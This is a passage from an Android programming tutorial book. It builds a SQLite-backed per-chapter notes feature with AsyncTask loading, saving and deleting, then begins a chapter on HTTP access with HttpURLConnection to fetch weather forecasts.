Then, right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `DatabaseHelper` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `SQLiteOpenHelper` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `DatabaseHelper` class.

Then, with `DatabaseHelper` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import android.content.Context;
import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
import android.os.AsyncTask;

public class DatabaseHelper extends SQLiteOpenHelper {
  private static final String DATABASE_NAME="empublite.db";
  private static final int SCHEMA_VERSION=1;
  private static DatabaseHelper singleton=null;
  private Context ctxt=null;

  synchronized static DatabaseHelper getInstance(Context ctxt) {
    if (singleton == null) {
      singleton=new DatabaseHelper(ctxt.getApplicationContext());
    }

    return(singleton);
  }

  private DatabaseHelper(Context ctxt) {
    super(ctxt, DATABASE_NAME, null, SCHEMA_VERSION);
    this.ctxt=ctxt;
  }

  @Override
  public void onCreate(SQLiteDatabase db) {
    try {
      db.beginTransaction();
      db.execSQL("CREATE TABLE notes (position INTEGER PRIMARY KEY, prose
TEXT);");
      db.setTransactionSuccessful();
    }
    finally {
```

```
      db.endTransaction();
    }
  }

  @Override
  public void onUpgrade(SQLiteDatabase db, int oldVersion,
                        int newVersion) {
    throw new RuntimeException(
                              ctxt.getString(R.string.on_upgrade_error));
  }
}
```

### Outside of Eclipse

Create a `src/com/commonsware/empublite/DatabaseHelper.java` source file, with the content shown above. Also, add a new string resource, named `on_upgrade_error`, with a value of `This should not be called`.

## Step #2: Examining DatabaseHelper

Our initial version of `DatabaseHelper` has a few things:

- It has the constructor, supplying to the superclass the name of the database file (`DATABASE_NAME`) and the revision number of our schema (`SCHEMA_VERSION`). It also holds onto the supplied `Context` for use later in this chapter. Note that the constructor is private, as we are using the singleton pattern, so only `DatabaseHelper` should be able to create `DatabaseHelper` instances.
- It has the `onCreate()` method, invoked the first time we run the app on a device or emulator, to let us populate the database. Here, we use `execSQL()` to define a `notes` with a `position` column (indicating our chapter) and a `prose` column (what the user types in as the note). We wrap this in our own transaction for illustration purposes, though in this case, since there is only one SQL statement, it is not strictly necessary.
- It has the `onUpgrade()` method, needed because `SQLiteOpenHelper` is abstract, so our app will not compile without an implementation. Until we revise our schema, though, this method should never be called, so we raise a `RuntimeException` in the off chance that it *is* called unexpectedly.
- It has a static `DatabaseHelper` singleton instance and a `getInstance()` method to lazy-initialize it.

As noted in the chapter on databases, it is important to ensure that all threads are accessing the same `SQLiteDatabase` object, for thread safety. That usually means you

hold onto a single `SQLiteOpenHelper` object. And, in our case, we might want to get at this database from more than one activity. Hence, we go with the singleton approach, so everyone works with the same `DatabaseHelper` instance.

# Step #3: Creating a NoteFragment

Having a database is nice and all, but we need to work on the UI to allow users to enter notes. To do that, we will start with a `NoteFragment`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `res/layout/` directory in your project, and choose New > File from the context menu. Give the file a name of `editor.xml`. Then, in the Graphical Layout sub-tab of the Eclipse layout editor, click on the "Text Fields" section of the tool palette, and drag a "Multiline Text" widget into the layout. Give it an ID of `@+id/editor`. Change the "Layout height" and "Layout width" to be `match_parent`. Change the Gravity to be `top|left`. Finally, change the Hint to be a new string resource (named `hint`) with a value of `Enter notes here`.

Then, right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `NoteFragment` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `SherlockFragment` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `NoteFragment` class.

Then, with `NoteFragment` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.EditText;
import com.actionbarsherlock.app.SherlockFragment;
import com.actionbarsherlock.view.Menu;
import com.actionbarsherlock.view.MenuInflater;
import com.actionbarsherlock.view.MenuItem;
```

```
public class NoteFragment extends SherlockFragment {
  private static final String KEY_POSITION="position";
  private EditText editor=null;

  static NoteFragment newInstance(int position) {
    NoteFragment frag=new NoteFragment();
    Bundle args=new Bundle();

    args.putInt(KEY_POSITION, position);
    frag.setArguments(args);

    return(frag);
  }

  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.editor, container, false);
    int position=getArguments().getInt(KEY_POSITION, -1);

    editor=(EditText)result.findViewById(R.id.editor);

    return(result);
  }
}
```

### Outside of Eclipse

Create a `src/com/commonsware/empublite/NoteFragment.java` source file, with the content shown in the code listing in the "Eclipse" section above.

Then, create a `res/layout/editor.xml` file with the following XML:

```
<EditText xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/editor"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:gravity="left|top"
  android:hint="@string/hint"/>
```

You will also need to add a new `<string>` element in your `res/values/strings.xml` file, with a name of `hint` and a value like `Enter notes here`.

## Step #4: Examining NoteFragment

Our `NoteFragment` is fairly straightforward and is reminiscent of the `SimpleContentFragment` we created in Tutorial #11.

NoteFragment has a newInstance() static factory method. This method creates an instance of NoteFragment, takes a passed-in int (identifying the chapter for which we are creating a note), puts it in a Bundle identified as KEY_POSITION, hands the Bundle to the fragment as its arguments, and returns the newly-created NoteFragment.

In onCreateView(), we inflate the R.layout.editor resource that we defined and get our hands on our EditText widget for later use.

# Step #5: Creating the NoteActivity

Having a fragment without displaying it is fairly pointless, so we need something to load a NoteFragment. Particularly for phones, the simplest answer is to create a NoteActivity for that, paralleling the relationship between SimpleContentFragment and SimpleContentActivity.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the com.commonsware.empublite package in the src/ folder of your project, and choose New > Class from the context menu. Fill in NoteActivity in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find SherlockFragmentActivity to set as the superclass. Then, click "Finish" on the new-class dialog to create the NoteActivity class.

Then, with NoteActivity open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import android.os.Bundle;
import android.support.v4.app.Fragment;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class NoteActivity extends SherlockFragmentActivity {
  public static final String EXTRA_POSITION="position";

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
```

```
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      int position=getIntent().getIntExtra(EXTRA_POSITION, -1);

      if (position>=0) {
        Fragment f=NoteFragment.newInstance(position);

        getSupportFragmentManager().beginTransaction()
                                    .add(android.R.id.content, f).commit();
      }
    }
  }
}
```

As you can see, this is a fairly trivial activity. In `onCreate()`, if we are being created anew, we execute a `FragmentTransaction` to add a `NoteFragment` to our activity, pouring it into the full screen (`android.R.id.content`). However, we expect that we will be passed an `Intent` extra with the position (`EXTRA_POSITION`), which we pass along to the `NoteFragment` factory method.

You will also need to add a new activity node to the list of nodes in the Application sub-tab of `AndroidManifest.xml`, pointing to `NotesActivity`, following the same approach that we used for other activities in this application.

### Outside of Eclipse

Create a `src/com/commonsware/empublite/NoteActivity.java` source file, with the content shown in the code listing in the "Eclipse" section above. Also add the corresponding `<activity>` element in the manifest:

```
<activity android:name="NoteActivity"/>
```

## Step #6: Loading and Saving Notes

So, we have a database, a fragment, and an activity. If we started up the activity, the user could type in some notes... which would not be stored, nor loaded, from the database. Hence, we have a bit more work to do before we let the user into this UI.

In addition, since database I/O can be slow, we really need to ensure that we are loading and saving our notes asynchronously. In particular, we need to allow the `NoteFragment` to load a note, yet get that note's prose back via some sort of asynchronous mechanism, rather than having some sort of blocking call.

In this tutorial, we will isolate much of the database-handling logic on the `DatabaseHelper`, beyond what is required by the `SQLiteOpenHelper` abstract class.

To that end, let us first set up an interface, `NoteListener`, defined as an inner interface of `DatabaseHelper`:

```
  interface NoteListener {
    void setNote(String note);
  }
```

For the asynchronous work, we can use our good friend `AsyncTask`. First, let us load a note from the database, by defining a `GetNoteTask` as an inner class of our `DatabaseHelper`:

```
  private class GetNoteTask extends AsyncTask<Integer, Void, String> {
    private NoteListener listener=null;

    GetNoteTask(NoteListener listener) {
      this.listener=listener;
    }

    @Override
    protected String doInBackground(Integer... params) {
      String[] args= { params[0].toString() };

      Cursor c=
          getReadableDatabase().rawQuery("SELECT prose FROM notes WHERE
position=?",
                                         args);

      c.moveToFirst();

      if (c.isAfterLast()) {
        return(null);
      }

      String result=c.getString(0);

      c.close();

      return(result);
    }

    @Override
    public void onPostExecute(String prose) {
      listener.setNote(prose);
    }
  }
```

This is a regular inner class, not a static inner class, which should cause you to pause for a moment — a regular inner class can be dangerous with configuration changes. However, in this case, this is an inner class of our `DatabaseHelper`, which is a singleton and will be unaffected directly by any configuration changes.

`GetNoteTask` will need two pieces of data:

- the position (i.e., chapter) whose notes we need to load, which will be supplied as an `Integer` to `doInBackground()` by way of `execute()`, and
- a `NoteListener` that we can supply the loaded prose to, which `GetNoteTask` takes in its constructor

Our `doInBackground()` gets a readable database from `DatabaseHelper` and proceeds to use `rawQuery()` to retrieve the prose, given the position, returning `null` if there is no such note (e.g., the user is trying to edit the note for a chapter for the first time). The prose is returned by `doInBackground()` and supplied to `onPostExecute()`, which turns around and calls `setNote()` on our `NoteListener` to pass it along to the UI on the main application thread.

Similarly, we will need a `SaveNoteTask` as an inner class of `DatabaseHelper`:

```
  private class SaveNoteTask extends AsyncTask<Void, Void, Void> {
    private int position;
    private String note=null;

    SaveNoteTask(int position, String note) {
      this.position=position;
      this.note=note;
    }

    @Override
    protected Void doInBackground(Void... params) {
      String[] args= { String.valueOf(position), note };

      getWritableDatabase().execSQL("INSERT OR REPLACE INTO notes (position,
prose) VALUES (?, ?)",
                                    args);

      return(null);
    }
  }
```

In this case, we need both the position and the note to be saved, which `SaveNoteTask` collects in its constructor. In `doInBackground()`, we use SQLite's `INSERT OR REPLACE` SQL statement to either `INSERT` a new note or `UPDATE` an existing note, based on the supplied position. We could avoid this by tracking

whether or not we had a note from our `GetNoteTask` and using the `insert()` and `update()` methods on `SQLiteDatabase`, but the `INSERT OR REPLACE` approach is a bit more concise in this case.

To invoke those tasks, we can create methods on `DatabaseHelper`:

```
void getNoteAsync(int position, NoteListener listener) {
  ModelFragment.executeAsyncTask(new GetNoteTask(listener), position);
}

void saveNoteAsync(int position, String note) {
  ModelFragment.executeAsyncTask(new SaveNoteTask(position, note));
}
```

These methods use the static `executeAsyncTask()` method on `ModelFragment` that uses `execute()` or `executeOnExecutor()` as appropriate.

Over in `NoteFragment`, we need to use our new `getNoteAsync()` method to load the note for use in our `EditText`. To that end, add the following statement to the `onCreateView()` in `NoteFragment`, just before the `return`:

```
    DatabaseHelper.getInstance(getActivity()).getNoteAsync(position,
                                                           this);
```

Here, we retrieve our singleton `DatabaseHelper` and tell it to load our note, passing the results to ourself as the `NoteListener`.

For that to work, though, we will need to add `implements DatabaseHelper.NoteListener` to the class declaration:

```
public class NoteFragment extends SherlockFragment implements
    DatabaseHelper.NoteListener {
```

That, in turn, requires us to implement `setNote()`:

```
@Override
public void setNote(String note) {
  editor.setText(note);
}
```

The net result is that we load our note, asynchronously, into our `EditText`.

However, we also need to save our notes. The simplest UI approach for this is to automatically save the notes when the fragment is no longer in the foreground, by

implementing `onPause()`. So, add the following `onPause()` implementation to `NoteFragment`:

```
@Override
public void onPause() {
  int position=getArguments().getInt(KEY_POSITION, -1);

  DatabaseHelper.getInstance(getActivity())
                  .saveNoteAsync(position, editor.getText().toString());

  super.onPause();
}
```

All we do is retrieve our position and ask our `DatabaseHelper` to save the note asynchronously, supplying the note prose itself from the `EditText` widget.

## Step #7: Add Notes to the Action Bar

Now, we can let our user actually start working with the notes, by giving them a way to get to the `NoteActivity`.

Specifically, we can add a `notes` entry to our `res/menu/options.xml` resource, to have a new toolbar button appear on our main activity's action bar:

```
<menu xmlns:android="http://schemas.android.com/apk/res/android">

  <item
    android:id="@+id/notes"
    android:icon="@android:drawable/ic_menu_edit"
    android:showAsAction="ifRoom|withText"
    android:title="@string/notes">
  </item>
  <item
    android:id="@+id/settings"
    android:icon="@android:drawable/ic_menu_preferences"
    android:showAsAction="never"
    android:title="@string/settings">
  </item>
  <item
    android:id="@+id/help"
    android:icon="@android:drawable/ic_menu_help"
    android:showAsAction="never"
    android:title="@string/help">
  </item>
  <item
    android:id="@+id/about"
    android:icon="@android:drawable/ic_menu_info_details"
    android:showAsAction="never"
    android:title="@string/about">
```

```
  </item>

</menu>
```

Eclipse users can add this via the structured editor for `res/menu/options.xml`, following the instructions used for other action bar items.

Note that this menu definition requires a new string resource, named `notes`, with a value like `Notes`.

Then, in `EmPubLiteActivity`, add the following `case` to the `switch` statement in `onOptionsItemSelected()`:

```
      case R.id.notes:
        Intent i=new Intent(this, NoteActivity.class);

        i.putExtra(NoteActivity.EXTRA_POSITION, pager.getCurrentItem());
        startActivity(i);

        return(true);
```

Note that depending on where you place this, you will need to remove one existing declaration of `Intent i` from one of the `case` blocks, whichever comes second.

Here, we get the currently-viewed position from the `ViewPager` and pass that as the `EXTRA_POSITION` extra to `NoteActivity`.

If you build and run the app on a device or emulator, you will see the new toolbar button in the action bar:





*Figure 163: The New Action Bar Item*

Tapping that will bring up the notes for whatever chapter you are on. Entering in some notes and pressing BACK to exit the activity will save those notes, which you will see again if you tap the action bar toolbar button again. If you change the notes, pressing BACK will save the changed notes in the database, to be viewed again later when you go back into the notes for that chapter.

# Step #8: Support Deleting Notes

So, we can now add and edit notes. However, the only way we can "delete" a note is to blank out the `EditText`. While that works, it would be nice to offer a cleaner delete option.

First, we need to add some more logic to `DatabaseHelper` to delete notes. As with getting and saving notes, this will involve an `AsyncTask` and a method to execute an instance of that task.

With that in mind, add the following inner class to `DatabaseHelper`:

```
  private class DeleteNoteTask extends AsyncTask<Integer, Void, Void> {
    @Override
    protected Void doInBackground(Integer... params) {
      String[] args= { params[0].toString() };

      getWritableDatabase().execSQL("DELETE FROM notes WHERE position=?",
                                    args);

      return(null);
    }
  }
```

Here, given the position (supplied as an `Integer` to `doInBackground()`), we execute a `DELETE` statement to get rid of it. This could also have been implemented using the `delete()` method on `SQLiteDatabase`.

Then, add a `deleteNoteAsync()` method to `DatabaseHelper`, to invoke our `DeleteNoteTask`:

```
  void deleteNoteAsync(int position) {
    ModelFragment.executeAsyncTask(new DeleteNoteTask(), position);
  }
```

Our full `DatabaseHelper` at this point should look like:

```
package com.commonsware.empublite;

import android.content.Context;
import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
import android.os.AsyncTask;

public class DatabaseHelper extends SQLiteOpenHelper {
  private static final String DATABASE_NAME="empublite.db";
  private static final int SCHEMA_VERSION=1;
  private static DatabaseHelper singleton=null;
  private Context ctxt=null;

  synchronized static DatabaseHelper getInstance(Context ctxt) {
    if (singleton == null) {
      singleton=new DatabaseHelper(ctxt.getApplicationContext());
    }

    return(singleton);
  }

  private DatabaseHelper(Context ctxt) {
    super(ctxt, DATABASE_NAME, null, SCHEMA_VERSION);
    this.ctxt=ctxt;
  }
```

```
  @Override
  public void onCreate(SQLiteDatabase db) {
    try {
      db.beginTransaction();
      db.execSQL("CREATE TABLE notes (position INTEGER PRIMARY KEY, prose
TEXT);");
      db.setTransactionSuccessful();
    }
    finally {
      db.endTransaction();
    }
  }

  @Override
  public void onUpgrade(SQLiteDatabase db, int oldVersion,
                        int newVersion) {
    throw new RuntimeException(
                              ctxt.getString(R.string.on_upgrade_error));
  }

  void getNoteAsync(int position, NoteListener listener) {
    ModelFragment.executeAsyncTask(new GetNoteTask(listener), position);
  }

  void saveNoteAsync(int position, String note) {
    ModelFragment.executeAsyncTask(new SaveNoteTask(position, note));
  }

  void deleteNoteAsync(int position) {
    ModelFragment.executeAsyncTask(new DeleteNoteTask(), position);
  }

  interface NoteListener {
    void setNote(String note);
  }

  private class GetNoteTask extends AsyncTask<Integer, Void, String> {
    private NoteListener listener=null;

    GetNoteTask(NoteListener listener) {
      this.listener=listener;
    }

    @Override
    protected String doInBackground(Integer... params) {
      String[] args= { params[0].toString() };

      Cursor c=
          getReadableDatabase().rawQuery("SELECT prose FROM notes WHERE
position=?",
                                         args);

      c.moveToFirst();
```

```
      if (c.isAfterLast()) {
        return(null);
      }

      String result=c.getString(0);

      c.close();

      return(result);
    }

    @Override
    public void onPostExecute(String prose) {
      listener.setNote(prose);
    }
  }

  private class SaveNoteTask extends AsyncTask<Void, Void, Void> {
    private int position;
    private String note=null;

    SaveNoteTask(int position, String note) {
      this.position=position;
      this.note=note;
    }

    @Override
    protected Void doInBackground(Void... params) {
      String[] args= { String.valueOf(position), note };

      getWritableDatabase().execSQL("INSERT OR REPLACE INTO notes (position,
prose) VALUES (?, ?)",
                                    args);

      return(null);
    }
  }

  private class DeleteNoteTask extends AsyncTask<Integer, Void, Void> {
    @Override
    protected Void doInBackground(Integer... params) {
      String[] args= { params[0].toString() };

      getWritableDatabase().execSQL("DELETE FROM notes WHERE position=?",
                                    args);

      return(null);
    }
  }
}
```

Next, let's create a new resource, `res/menu/notes.xml`, to configure the action bar for the activity hosting our `NoteFragment`:

```
<menu xmlns:android="http://schemas.android.com/apk/res/android">

  <item
    android:id="@+id/delete"
    android:icon="@android:drawable/ic_menu_delete"
    android:showAsAction="ifRoom|withText"
    android:title="@string/delete">
  </item>

</menu>
```

This simply defines a single action bar item, with an ID of `delete`.

Eclipse users can right-click over the `res/menu/` directory and choose New > File from the context menu, filling in `notes.xml` as the file name. Then, use the structured resource editor to add a new menu resource, with an ID of `delete`, an icon of `@android:drawable/ic_menu_delete`, and a title that consists of a new `delete` string resource (with a value of `Delete`). Also, mark this new item as `ifRoom|withText` for the "Show as action" item.

To let Android know that our `NoteFragment` wishes to participate in the action bar, we need to call `setHasOptionsMenu(true)` at some point. The easiest place to put that would be in our `onCreateView()` implementation in `NoteFragment`:

```
  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.editor, container, false);
    int position=getArguments().getInt(KEY_POSITION, -1);

    editor=(EditText)result.findViewById(R.id.editor);
    DatabaseHelper.getInstance(getActivity()).getNoteAsync(position,
                                                           this);

    setHasOptionsMenu(true);
```

That will trigger a call to `onCreateOptionsMenu()`, which we will need to add to `NoteFragment`:

```
  @Override
  public void onCreateOptionsMenu(Menu menu, MenuInflater inflater) {
    inflater.inflate(R.menu.notes, menu);
```

```
    super.onCreateOptionsMenu(menu, inflater);
  }
```

This just inflates our new resource for use in the options menu.

If the user taps on that toolbar button, `onOptionsItemSelected()` will be called, so we will need to add that as well to `NoteFragment`:

```
  @Override
  public boolean onOptionsItemSelected(MenuItem item) {
    if (item.getItemId() == R.id.delete) {
      int position=getArguments().getInt(KEY_POSITION, -1);

      isDeleted=true;
      DatabaseHelper.getInstance(getActivity())
                    .deleteNoteAsync(position);

      ((NoteActivity)getActivity()).closeNotes();

      return(true);
    }

    return(super.onOptionsItemSelected(item));
  }
```

Here, if the user tapped the `delete` item, we update an `isDeleted` data member to track that our note is now deleted, plus use the new `deleteNoteAsync()` method on `DatabaseHelper` to actually get rid of the note. We also call a `closeNotes()` method on our hosting activity to indicate that we are no longer needed on the screen (since the note is deleted).

For this to build, we will need to add `isDeleted` to `NoteFragment` as a data member:

```
  private boolean isDeleted=false;
```

The reason for tracking `isDeleted` is for `onPause()`, so when our fragment leaves the foreground, we do not inadvertently save it again. So, update `onPause()` to only do its work if `isDeleted` is `false`:

```
  @Override
  public void onPause() {
    if (!isDeleted) {
      int position=getArguments().getInt(KEY_POSITION, -1);

      DatabaseHelper.getInstance(getActivity())
                    .saveNoteAsync(position, editor.getText().toString());
    }
```

```
    super.onPause();
  }
```

The complete `NoteFragment`, at this point, should look like:

```
package com.commonsware.empublite;

import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.EditText;
import com.actionbarsherlock.app.SherlockFragment;
import com.actionbarsherlock.view.Menu;
import com.actionbarsherlock.view.MenuInflater;
import com.actionbarsherlock.view.MenuItem;

public class NoteFragment extends SherlockFragment implements
    DatabaseHelper.NoteListener {
  private static final String KEY_POSITION="position";
  private EditText editor=null;
  private boolean isDeleted=false;

  static NoteFragment newInstance(int position) {
    NoteFragment frag=new NoteFragment();
    Bundle args=new Bundle();

    args.putInt(KEY_POSITION, position);
    frag.setArguments(args);

    return(frag);
  }

  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.editor, container, false);
    int position=getArguments().getInt(KEY_POSITION, -1);

    editor=(EditText)result.findViewById(R.id.editor);
    DatabaseHelper.getInstance(getActivity()).getNoteAsync(position,
                                                           this);

    setHasOptionsMenu(true);

    return(result);
  }

  @Override
  public void onPause() {
    if (!isDeleted) {
      int position=getArguments().getInt(KEY_POSITION, -1);
```

```
      DatabaseHelper.getInstance(getActivity())
                    .saveNoteAsync(position, editor.getText().toString());
    }

    super.onPause();
  }

  @Override
  public void onCreateOptionsMenu(Menu menu, MenuInflater inflater) {
    inflater.inflate(R.menu.notes, menu);

    super.onCreateOptionsMenu(menu, inflater);
  }

  @Override
  public boolean onOptionsItemSelected(MenuItem item) {
    if (item.getItemId() == R.id.delete) {
      int position=getArguments().getInt(KEY_POSITION, -1);

      isDeleted=true;
      DatabaseHelper.getInstance(getActivity())
                    .deleteNoteAsync(position);

      ((NoteActivity)getActivity()).closeNotes();

      return(true);
    }

    return(super.onOptionsItemSelected(item));
  }

  @Override
  public void setNote(String note) {
    editor.setText(note);
  }
}
```

However, we also need to implement `closeNotes()` on `NoteActivity`, as we are trying to call that from `onOptionsItemSelected()`:

```
  void closeNotes() {
    finish();
  }
```

Here, we just call `finish()` to get rid of the activity and return us to `EmPubLiteActivity`.

If you run this in a device or emulator, and you go into the notes, you will see our delete toolbar button:





*Figure 164: The New Action Bar Item*

Tapping that toolbar button will delete the note (if there is one) and close the activity, returning you to the book.

## In Our Next Episode…

… we will allow the user to share a chapter's notes with somebody else.

# Internet Access

The expectation is that most, if not all, Android devices will have built-in Internet access. That could be WiFi, cellular data services (EDGE, 3G, etc.), or possibly something else entirely. Regardless, most people — or at least those with a data plan or WiFi access — will be able to get to the Internet from their Android phone.

Not surprisingly, the Android platform gives developers a wide range of ways to make use of this Internet access. Some offer high-level access, such as the integrated WebKit browser component (`WebView`) we saw in an earlier chapter. If you want, you can drop all the way down to using raw sockets. Or, in between, you can leverage APIs — both on-device and from 3rd-party JARs — that give you access to specific protocols: HTTP, XMPP, SMTP, and so on.

The emphasis of this book is on the higher-level forms of access: the WebKit component and Internet-access APIs, as busy coders should be trying to reuse existing components versus rolling one's own on-the-wire protocol wherever possible.

## DIY HTTP

In many cases, your only viable option for accessing some Web service or other HTTP-based resource is to do the request yourself. The preferred API for doing this nowadays in Android is to use the classic `java.net` classes for HTTP operation, centered around `HttpUrlConnection`. There is quite a bit of material on this already published, as these classes have been in Java for a long time. The focus here is in showing how this works in an Android context.

## Introducing the Sample

In this section, we will take a look at the Internet/Weather sample project. This project does several things:

- It requests our location from `LocationManager`, specifically using GPS
- It retrieves the weather for our location from the US National Weather Service (NWS) for the latitude and longitude we get from `LocationManager`
- It parses the XML received from the NWS, generates a Web page in response, and displays that Web page in a `WebView` widget

Later in this book, we will examine the `LocationManager` portion of this sample. For the moment, we will focus on the Internet access.

## Asking Permission

To do anything with the Internet (or a local network) from your app, you need to hold the `INTERNET` permission. This includes cases where you use things like `WebView` — if your *process* needs network access, you need the `INTERNET` permission.

Hence, the manifest for our sample project contains the requisite `<uses-permission>` declaration:

```
<uses-permission android:name="android.permission.INTERNET"/>
```

## A Task for Updating

We have an activity (`WeatherDemo`) which follows the standard load-the-dynamic-fragment pattern seen throughout this book, this time setting up `WeatherFragment`:

```
package com.commonsware.android.weather;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class WeatherDemo extends SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content,
```

```
                                        new WeatherFragment()).commit();
    }
  }
}
```

Eventually, when we get a GPS fix, the `onLocationChanged()` method of `WeatherFragment` will be called — we will get into the details of how this occurs later in this book when we cover `LocationManager`. Suffice it to say that it happens, and more importantly, it happens on the main application thread.

We do not want to do Internet access on the main application thread, as we have no idea if it will complete quickly.

So, we set up an `AsyncTask`, named `FetchForecastTask`, and execute an instance of it:

```
  @Override
  public void onLocationChanged(Location location) {
    FetchForecastTask task=new FetchForecastTask();

    task.execute(location);
  }
```

The `Location` object supplied to `onLocationChanged()` will contain, among other things, our latitude (`getLatitude()`) and longitude (`getLongitude()`) in decimal degrees as Java `double` values.

The `doInBackground()` of `FetchForecastTask` is where we can do all the downloading and parsing of our Web service call:

```
  class FetchForecastTask extends AsyncTask<Location, Void, String> {
    Exception e=null;

    @Override
    protected String doInBackground(Location... locs) {
      String page=null;

      try {
        Location loc=locs[0];
        String url=
            String.format(template, loc.getLatitude(),
                          loc.getLongitude());

        page=generatePage(buildForecasts(getForecastXML(url)));
      }
      catch (Exception e) {
        this.e=e;
      }
```

```
    return(page);
  }

  @Override
  protected void onPostExecute(String page) {
    if (e == null) {
      getWebView().loadDataWithBaseURL(null, page, "text/html",
                                       "UTF-8", null);
    }
    else {
      Log.e(getClass().getSimpleName(), "Exception fetching data", e);
      Toast.makeText(getActivity(),
                     String.format(getString(R.string.error),
                                   e.toString()), Toast.LENGTH_LONG)
            .show();
    }
  }
}
```

We need to synthesize a URL to access that NWS REST endpoint for getting a forecast based upon latitude and longitude. A template of that URL is held in a string resource named `R.string.url` (too long to reprint here) and is stored in a data member named `template` up in `onCreate()`:

```
  template=getActivity().getString(R.string.url);
```

We use the `String.format()` method to pour our latitude and longitude from the `Location` object into the template to get a fully-qualified URL (fortunately, floating-point numbers do not need to be URL-encoded).

We then execute a series of methods, defined on the fragment, to handle the actual Web service call:

- `getForecastXML()` makes the HTTP request and retrieves the XML from the NWS REST endpoint
- `buildForecasts()` parses that XML into a series of `Forecast` objects
- `generatePage()` takes the `Forecast` objects and crafts a Web page to display the forecast

However, these might fail with an `Exception` (e.g., no connectivity, malformed XML). If one does, we hold onto the `Exception` in a data member of `FetchForecastTask`, so we can use it in `onPostExecute()` on the main application thread.

## Doing the Internet Thing

The `getForecastXML()` method uses a fairly typical recipe for fetching data off the Internet from an HTTP URL using `HttpUrlConnection`:

```
private String getForecastXML(String path) throws IOException {
  BufferedReader reader=null;

  try {
    URL url=new URL(path);
    HttpURLConnection c=(HttpURLConnection)url.openConnection();

    c.setRequestMethod("GET");
    c.setReadTimeout(15000);
    c.connect();

    reader=
        new BufferedReader(new InputStreamReader(c.getInputStream()));

    StringBuilder buf=new StringBuilder();
    String line=null;

    while ((line=reader.readLine()) != null) {
      buf.append(line + "\n");
    }

    return(buf.toString());
  }
  finally {
    if (reader != null) {
      reader.close();
    }
  }
}
```

We give the connection the URL, the verb (`GET`), and a 15-second timeout, then execute the request and use a `StringBuilder` to get the response back as a `String`. If this fails for any reason, it will raise an `Exception`, which will be caught by `FetchForecastTask`.

## Dealing with the Result

The `buildForecasts()` method uses the DOM to parse the rather bizarre XML format returned by the NWS REST endpoint:

```
private ArrayList<Forecast> buildForecasts(String raw)
                                                    throws Exception {
  ArrayList<Forecast> forecasts=new ArrayList<Forecast>();
